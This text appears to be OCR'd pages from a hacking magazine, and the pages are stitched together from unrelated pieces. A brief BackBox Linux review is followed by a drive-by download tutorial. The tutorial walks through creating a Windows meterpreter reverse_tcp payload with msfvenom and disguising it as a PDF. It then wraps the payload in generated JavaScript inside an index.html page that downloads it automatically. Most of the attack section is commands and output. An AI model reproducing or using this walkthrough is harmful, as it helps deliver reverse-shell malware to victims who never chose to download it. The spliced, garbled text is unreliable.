
To run a command as administrator (user "root"), use "sudo <command>". See "man sudo_root" for details.

```
backbox@backbox:~$ █
```

Of course, it has forensic and mobile analysis tools in its collection.

Although not as large as that of Kali's, BackBox Linux also has a string community in it support.





What I like most in BackBox Linux is its anonymous mode. This anonymous mode will truly make you anonymous (not a member of group anonymous but nonexistent digitally).

```
[i] Please edit /etc/default/backbox-anonymous with your custom values.
```

```
[i] Starting anonymous mode
```

```
Do you want to kill running processes to prevent leaks? [Y/n] > y
```

```
* Killed processes to prevent leaks
* Loading system_tor AppArmor profile into the kernel...
```

```
Do you want transparent routing through Tor? [Y/n] > y
```

```
* Saved iptables rules
* Deleted all iptables rules
```

```
Do you want change MAC address? [Y/n] > y
```

```
Do you want to change the local hostname? It will cause disconnection [Y/n] > n
```

```
* Disabling IPv6 to prevent data leakage...
* Restarting tor service
```

```
backbox@backbox:~$
```

One advantage that BackBox users have over other pen testing distros is the Launchpad repository core, as it helps all the pen testing / ethical hacking tools to constantly update to their latest version. If you are a beginner into ethical hacking, you will definitely like Back Box.

Coming to the latest version of Back Box named "Noble Numbat" its kernel has been updated to Linux 6.8.

```
backbox@backbox:~$ uname -a
Linux backbox 6.8.0-47-generic #47-Ubuntu SMP PREEMPT_DYNAMIC Fri Sep 27 21:40:26 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
backbox@backbox:~$
```

Apart from the kernel, the desktop environment, hacking tools and anonymous mode haveNov_2024 been also updated.

Drive-by Download attack

GAINING ACCESS

A person was searching for team-building activities on internet. After a few minutes of searching, he found a link on Indeed job search platform and clicked on that link. Going to the website automatically downloaded a document. He then clicked on it to see what is inside that document.

Little did he know that the file that got downloaded to his system was not a document but a mal-

ware known as SolarMaker imitating itself as a document. Not just that he also didn't realize that he was directed to a malicious website that looked like website of Indeed job search platform but not.

As weekend was approaching, Vijay was searching for a nice movie to download so that he can watch it on weekend. Vijay is not a subscriber to any OTT platforms and his usual routine is to search for pirated movies on internet. When he hit ENTER in the search engine after typing the name of the latest movie, he was returned with many results. When he clicked on search result, a zip file with the name of the movie he searched for got downloaded automatically to his system. Eager to watch his downloaded movie, he clicked on the zip file. Instead of he being greeted with the titles of a movie, a malware got downloaded to his system.

These types of downloads are known as Drive-by downloads. Drive by downloads are not new to hacking. According to Microsoft Security report, India ranked second in the entire Asia-Pacific region to be targeted by drive-by download attacks. Drive-by downloads are used as a attack vector by almost all threat actors even now. But what exactly is a drive-by download attack?

What is Drive-by download attack?

If you want to download anything from internet, how would you do it? Simple, you go the website and click on the download link or button of the resource on the website. I am sure that is how you download anything to your system on internet. Drive-by download is quite opposite to this.

Just as the name of the attack says, you download files (usually malware) without even realizing it. Hence it is known as drive-by download attack. Sometimes you might have knowledge that you are downloading something but don't know what it is. No doubt, hackers use it for spreading malware and payloads. The download and execution of the malware or payload automatically happens on the target system.

As a penetration tester or a Red Teamer, you need to always test your target organization with a drive-by download attack. There are two main reasons why you need to use Drive by downloads to test an organization. First, it will give you initial access on the target organization if there is no other vector or vulnerability to gain initial access. Second it allows you to test the response of employees of the target organization. The response allows you to see where the employees are vulnerable to social engineering attacks.

How to perform Drive-by download attack?

To test the drive-by download, we need to first host a drive-by download. For this we will be needing an attacker system. This can be anything from Linux or Windows system with Python and git (optional) installed. That's because the script we are going to use for creating a drive-by download is written in Python and hosted on GitHub. We are going to use a drive-by download script designed by GitHub user demetriusford. The download information of this script is given in our Downloads section.

This script by demetriusford generates a post exploit script to download an arbitrary file using HTML's Blob object. We will demonstrate this tool on Kali Linux as all things needed for this attack are already present on it. On Kali Linux, I open a terminal and use it to clone the above-mentioned repository.

Drive-by-download malware is becoming one of the biggest cybersecurity threats.


```
(kali㉿kali)-[~]  
$ git clone https://github.com/demetriusford/drive-by-download  
Cloning into 'drive-by-download'..  
remote: Enumerating objects: 181, done.  
remote: Counting objects: 100% (174/174), done.  
remote: Compressing objects: 100% (99/99), done.  
remote: Total 181 (delta 87), reused 134 (delta 62), pack-reused 7 (from 1)  
Receiving objects: 100% (181/181), 60.51 KiB | 4.65 MiB/s, done.  
Resolving deltas: 100% (87/87), done.
```

Then I navigate into the directory of the cloned repository as shown below.

```
(kali㉿kali)-[~]  
$ cd drive-by-download  
  
(kali㉿kali)-[~/drive-by-download]  
$ ls  
core      js        Makefile  requirements  
dbd.py    LICENSE  README.md
```

Then I install all the requirements needed for using this script.

According to French cybersecurity firm Sekoia, the loader-as-a-service (LaaS) known as FakeBat has become one of the most widespread loader malware families distributed using the drive-by download technique this year.


```
(kali@kali)-[~/drive-by-download]
$ pip3 install -r requirements/all.txt
```

Defaulting to user installation because normal site-packages is not writeable

Collecting click=7.1.2 (from -r requirements/all.txt (line 2))

Downloading click-7.1.2-py2.py3-none-any.whl.metadata (2.9 kB)

Downloading click-7.1.2-py2.py3-none-any.whl (82 kB)

82.8/82.8 kB 6.7 MB/s eta 0:00:00

Installing collected packages: click

If while installing the requirements you get any errors (beware of red lines) don't worry. Just run the same command once again.

```
(kali@kali)-[~/drive-by-download]
$ pip3 install -r requirements/all.txt
```

Defaulting to user installation because normal site-packages is not writeable

Requirement already satisfied: click=7.1.2 in /home/kali/.local/lib/python3.11/site-packages (from -r requirements/all.txt (line 2)) (7.1.2)

Once all requirements are successfully installed, we can run the "dbd.py" script as shown below to see all the commands it supports.

In 2014, JQuery, the official website of the popular cross-platform JavaScript library jQuery has been compromised and used to distribute information-stealing malware.


```
(kali@kali)-[~/drive-by-download]
$ python3 dbd.py
```

Usage: dbd.py [OPTIONS]

Generate a drive-by-download XSS payload.

Options:

--version

--extension [.doc|.pdf|.exe]

--evil-file FILE

--help

Show this message
and exit.

To start with, let's check the version of this tool.

```
(kali@kali)-[~/drive-by-download]
$ python3 dbd.py --version
v1.0.5
```

As you already read at the beginning of this article, you need a payload that will be downloaded as a drive-by download. Let's create one with msfvenom.

```
(kali@kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp lhost=
192.168.249.175 lport=4444 -f exe > hc_rs.exe
[-] No platform was selected, choosing Msf::Module::Pl
atform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the pay
load
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

The payload we want our target users to download can be set using the “-evil-file” option. We can give our own extension to the payload. This script supports three extensions for the generated payload. They are .doc, pdf and exe. I decide to select the pdf extension but suggest .doc for you. So that you can add obfuscation. Ok. Now, let's generate the drive-by download script.


```
(kali@kali)-[~/drive-by-download]
$ python3 dbd.py --extension=".pdf" --evil-file="/home/kali/hc_rs.exe"
```

```
const MIMES = {
  '.doc': 'application/msword'
  , '.pdf': 'application/pdf'
  , '.exe': 'application/octet-stream'
  , };
```

```
class MimeFactory {
  constructor(type) {
    if (!(type in MIMES)) return;
```

The output will be in JavaScript. It will be written to stdout (terminal) by default. If you are uncomfortable with it, you can even save the output to a file as shown below. For example, let's save it to a file named "op.txt".

```
(kali@kali)-[~/drive-by-download]
$ python3 dbd.py --extension=".pdf" --evil-file="/home/kali/hc_rs.exe" > op.txt
```

Since the output is in JavaScript, we need HTML to use it. Let's create a new named "index.html" by copying the file op.txt.

```
(kali@kali)-[~/drive-by-download]
$ cp op.txt index.html

(kali@kali)-[~/drive-by-download]
$
```

I open this "index.html" file with any text editor and add HTML and JavaScript tags. <HTML> <script> </script> </HTML> as shown below.

In 2017, a drive-by download attack led to an entire city getting locked down for 4 days.


```

GNU nano 8.0      index.html
<html>
Hello, you have been hacked.
<script>
const MIMES = {
  '.doc': 'application/msword'
  , '.pdf': 'application/pdf'
  , '.exe': 'application/octet-stream'
  , };

[ Read 55 lines ]
^G Help      ^O Write Out ^F Where Is  ^K Cut
^X Exit      ^R Read File ^\ Replace   ^U Paste

```

```

GNU nano 8.0      index.html
link.click();

window.URL.revokeObjectURL(url);
document.body.removeChild(link);

})( '9iqqyv2.pdf', 'TVqQAAMAAAEAAAA//8AALgAAAAAAAAAAQA>
</script>
</html>

```


